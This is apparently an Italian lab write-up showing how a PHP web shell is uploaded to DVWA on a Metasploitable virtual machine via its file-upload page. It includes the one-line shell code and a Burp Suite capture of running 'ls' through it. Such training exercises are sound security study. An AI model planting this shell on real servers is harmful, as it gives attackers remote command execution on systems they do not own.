


Attivo le due macchine virtuali Kali Linux e Metasploitable.


Su Kali avvio Burp suite che mi aiuterà nel monitorare tutti gli step eseguiti.

Prima di procedere, creo una shell in PHP su Kali.




```
betta@kali: ~/Desktop
File Actions Edit View Help
GNU nano 7.2 shell.php
<?php system($_REQUEST["cmd"]); ?>
```

Apro Burp suite e vado su Dvwa, imposto il livello di sicurezza “Low” e carico il file dalla sezione “Upload”.



Come evidenziato in figura, il file è stato caricato correttamente.



Copio la riga in rosso e la inserisco nell'URL aggiungendo "?cmd=ls", il quale ci mostra i file contenuti nella directory.

The screenshot shows a Kali Linux desktop environment. In the foreground, Burp Suite Community Edition v2023.9.1 is open, displaying the HTTP history tab. A list of requests is shown, with the last request highlighted in red. This request is a GET to `http://192.168.50.101/dvwa/hackable/uploads/shell.php?cmd=ls`. The response is a 200 OK with a content type of `text/html`. The Request and Response tabs are open, showing the raw data. The Request tab shows the raw request, and the Response tab shows the raw response. The Inspector tab is also open, showing the request attributes, query parameters, cookies, headers, and response headers. In the background, a web browser is open to `192.168.50.101/dvwa/hackable/uploads/shell.php`, displaying the output of the command: `dwva_email.png shell.php`. A watermark for "UX" is visible in the bottom right corner.

Host	Method	URL	Params	Edited
http://192.168.50.101	GET	/dvwa/index.php		
http://192.168.50.101	GET	/dvwa/dvwa/js/dvwaPage.js		
https://passwordleakcheck-pa...	POST	/v1/leaks/lookupSingle	✓	
http://192.168.50.101	GET	/dvwa/security.php		
http://192.168.50.101	GET	/dvwa/security.php		
http://192.168.50.101	POST	/dvwa/security.php	✓	
http://192.168.50.101	GET	/dvwa/security.php		
http://192.168.50.101	GET	/dvwa/vulnerabilities/upload/		
http://192.168.50.101	GET	/dvwa/vulnerabilities/upload/		
http://192.168.50.101	POST	/dvwa/vulnerabilities/upload/	✓	
http://192.168.50.101	GET	/dvwa/hackable/uploads/shell.php?cmd=ls	✓	

Request

```
1 GET /dvwa/hackable/uploads/shell.php?cmd=ls HTTP/1.1
2 Host: 192.168.50.101
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171
```

Response

```
1 HTTP/1.1 200 OK
2 Date: Mon, 30 Oct 2023 02:50:39 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2
4 X-Powered-By: PHP/5.2.4-2ubuntu5.10
5 Connection: close
6 Content-Type: text/html
7 Content-Length: 25
```

Inspector

- Request attributes: 2
- Request query parameters: 1
- Request cookies: 2
- Request headers: 8
- Response headers: 6

Browser

192.168.50.101/dvwa/hackable/uploads/shell.php

dwva_email.png shell.php